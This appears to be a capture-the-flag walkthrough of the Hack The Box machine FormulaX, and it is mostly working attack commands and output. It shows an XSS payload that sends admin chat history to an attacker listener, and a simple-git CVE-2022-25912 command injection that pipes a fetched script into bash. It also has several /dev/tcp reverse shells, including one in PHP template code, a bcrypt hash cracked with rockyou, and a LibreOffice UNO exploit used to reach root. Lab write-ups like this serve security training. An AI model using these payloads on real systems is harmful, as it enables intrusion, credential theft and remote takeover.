
FormulaX

- nmap




```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ sudo nmap -sS -sV -sC -A 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:53 EDT
Nmap scan report for dev-git-auto-update.chatbot.htb (10.10.11.6)
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Git Updator
|_http-server-header: nginx/1.18.0 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95
Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   287.85 ms 10.10.14.1
2   289.72 ms dev-git-auto-update.chatbot.htb (10.10.11.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.60 seconds
```

- Access the website



- While discovered the website, I found the `/contact` page that I can inject code in. I inject the payload and it works

```
<img src=x onerror="document.location='http://10.10.14.91:9977/'"/>
```


```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ python3 -m http.server 9977
Serving HTTP on 0.0.0.0 port 9977 (http://0.0.0.0:9977/) ...
10.10.11.6 - - [28/Jun/2024 00:30:31] "GET /ex.sh HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 00:59:15] "GET /46544.py HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 00:59:43] "GET /nad.sh HTTP/1.1" 200 -
^[[A^[[A^[[A^[[B^[[B^[[B
```

- I wrote malicious javascript for my `xss` to be triggered by admin user's browser

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ cat ex.js
const script= document.createElement('script');
script.src='/socket.io/socket.io.js';
document.head.appendChild(script);
script.addEventListener('load',function(){
    const res=axios.get(`/user/api/chat`);
    const socket=io('/',{withCredentials:true});
    socket.on('message',(my_message) => {
        fetch("http://10.10.14.91:9977/?d="+btoa(my_message))
    });
    socket.emit('client_message','history');
});
```

- Wrote the payload

```
<img src=x onerror="var script1=document.createElement('script');
script1.src=' http://10.10.14.91:9977/ex.js ';document.head.appendChild(script1);"/>
```

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ python3 -m http.server --bind 10.10.14.91 9977
Serving HTTP on 10.10.14.91 port 9977 (http://10.10.14.91:9977/) ...
10.10.11.6 - - [28/Jun/2024 14:14:53] "GET /ex.js HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlbHAgeW91IHRvZGF5ID8uIFlvdSBjYW4gd
HlwZSBoZWxwIHRvIHNlZSBzb21lIGJ1aWxkaW4gY29tbWFuZHM= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGVzdGluZyB0aGUgQ2hhdCBBcHBsaWNhdGlvbg==
HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlIGF1dG8tdXBkYXRl HTTP/1.1
" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=TWVzc2FnZSBTZW50Ojxicj5oaXN0b3J5 HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgZm9yICBkZXYtZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3Qua
HRiIHRvIHdvcmsgcHJvcGVybHk= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:56] "GET /ex.js HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 14:14:56] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:56] "OPTIONS /?d=R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlbHAgeW91IHRvZGF5ID8uIFlvdSBjYW4gd
HlwZSBoZWxwIHRvIHNlZSBzb21lIGJ1aWxkaW4gY29tbWFuZHM= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:57] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGVzdGluZyB0aGUgQ2hhdCBBcHBsaWNhdGlvbg==
HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] code 501, message Unsupported method ('OPTIONS')
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HRiIHRvIHdvcmsgcHJvcGVybHk= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlIGF1dG8tdXBkYXRl HTTP/1.1
" 501 -
```



- Decode via `base64`



- I add the `dev-git-auto-update.chatbot.htb` domain name into `/etc/hosts`
- The interface of the new website



- On the bottom of web page, I see `simple-git v3.14` . After googled, I found CVE-2022-25912. Using it for our payload
- Submit `Command Injection` payload to check `RCE`

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ cat ex.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.10.14.91/9978 0>&1
```

`ext::sh -c curl% http://10.10.14.91:9977/ex.sh|bash`

- Got the reverse shell

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ nc -nlvp 9978
listening on [any] 9978 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 58176
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@formulax:~/git-auto-update$
```

- While running `netstat -ntpl`, I see `27017` means `Mongo` database and type `mongo` to terminal for accessing

- Using hashcat to crack the password

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s ... psB4J6
Time.Started.....: Sat May 11 02:44:01 2024 (1 sec)
Time.Estimated...: Sat May 11 02:44:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       19 H/s (6.60ms) @ Accel:6 Loops:4 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 36/14344392 (0.00%)
Rejected.........: 0/36 (0.00%)
Restore.Point....: 0/14344392 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1020-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> soccer
Hardware.Mon.#1..: Util: 73%

Started: Sat May 11 02:43:42 2024
Stopped: Sat May 11 02:44:05 2024

┌──(root㉿kali)-[/home/kali/Desktop]
└─# hashcat -m 3200 hash.txt --wordlist /usr/share/wordlists/rockyou.txt --show
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited
```

- Found the credentials
  - username: frank_dorky
  - password: manchesterunited
- SSH as frank_dorky


```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
s

Last login: Thu Jun 27 19:37:28 2024 from 10.10.16.53
frank_dorky@formulax:~$ netstat -ntpl
```

- Found `user.txt`

```
frank_dorky@formulax:~$ ls
user.txt
frank_dorky@formulax:~$ cat user.txt
e6bd7f5e57b6d2d951eacd1d3dc5c92a
```

- To `Privilege Escalation` , I ran `netstat -ntpl` to find another services, I found one service for port `3000` . Add `Local Port Forwarding` to see this application

  `ssh -L 3000:localhost:3000 frank_dorky@10.10.11.6`



- Forward this blog to adding the `admin` user

```
frank_dorky@formulax:/$ cd /opt/librenms
frank_dorky@formulax:/opt/librenms$ ./adduser.php
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]
frank_dorky@formulax:/opt/librenms$ ./adduser.php nmc nmc 10
User nmc added successfully
frank_dorky@formulax:/opt/librenms$
```

- Add the record to `/etc/hosts` file for solving the `resolving` problem

  `echo "127.0.0.1 librenms.com " |sudo tee -a /etc/hosts`

- Go to `/templates` to add the php reverse shell code

```
@php
 system("bash -c '/bin/bash -i >& /dev/tcp/10.10.14.91/5555 0>&1'");
@endphp
```

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 35452
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$ whoami
whoami
librenms
```

- Read `.custom.env` file and finds sensitive credentials

```
librenms@formulax:~$ cat .custom.env
cat .custom.env
APP_KEY=base64:jRoDTOFGZEO08+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7elEUvyMPh9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtjMsHe61-ZCC6f6XgPVt7O6liSqpvg
VAPID_PRIVATE_KEY=chr9zlPVQT8NsYgDGeVFda-AiD0UWIY6OW-jStiwmTQ
librenms@formulax:~$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure
 an askpass helper
sudo: a password is required
librenms@formulax:~$
```


- Found the credentials of another user
  - username: kai_relay
  - password: mychemicalformulaX
- SSH as kai_relay

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ ssh kai_relay@10.10.11.6
kai_relay@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

- Use `sudo -l` to check privleges

```
kai_relay@formulax:~$ sudo -l
Matching Defaults entries for kai_relay on forumlax:
    env_reset, timestamp_timeout=0, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_reset,
    timestamp_timeout=0

User kai_relay may run the following commands on forumlax:
    (ALL) NOPASSWD: /usr/bin/office.sh
```

- Found this exploit on google. Download it and transfer to the victim machine. Remember to change `calc.exe` with the directory you transfer the file. In my case, it's `/home/kai_relay/nad.sh`

```
# Define the resolver to use, this is used to connect with the API
resolver = localContext.ServiceManager.createInstanceWithContext(
                              "com.sun.star.bridge.UnoUrlResolver", localContext )

# Connect with the provided host on the provided target port
print("[+] Connecting to target ... ")
context = resolver.resolve(
        "uno:socket,host={0},port={1};urp;StarOffice.ComponentContext".format(args.host,args.port))

# Issue the service manager to spawn the SystemShellExecute module and execute calc.exe
service_manager = context.ServiceManager
print("[+] Connected to {0}".format(args.host))
shell_execute = service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/home/kai_relay/nad.sh", '',1)

┌──(kali㉿kali)-[~/htb/formulaX]
└─$ cat nad.sh
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.91/7876 0>&1
```

```
kai_relay@formulax:~$ curl -o rce.py http://10.10.14.91:9977/46544.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2839  100  2839    0     0   4766      0 --:--:-- --:--:-- --:--:--  4771
kai_relay@formulax:~$ ls
app  automation  exploit.py  rce.py
kai_relay@formulax:~$ curl -o nad.sh http://10.10.14.91:9977/nad.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    52  100    52    0     0     87      0 --:--:-- --:--:-- --:--:--    87
kai_relay@formulax:~$ ls
app  automation  exploit.py  nad.sh  rce.py
```

- Ran this script to open port `2002`

  `sudo /usr/bin/office.sh`

- Then run the exploit

```
kai_relay@formulax:~$ python3 rce.py --host 127.0.0.1 --port 2002
[+] Connecting to target ...
[+] Connected to 127.0.0.1
```

- Got the reverse shell on port `7876`

```
┌──(kali㉿kali)-[~/htb/formulaX]
└─$ nc -nlvp 7876
listening on [any] 7876 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 47936
sh: 0: can't access tty; job control turned off
# whoami
root
```

- `root.txt`

```
# cat /root/root.txt
508bc76208dc8dc0227aa044f44c995b
#
```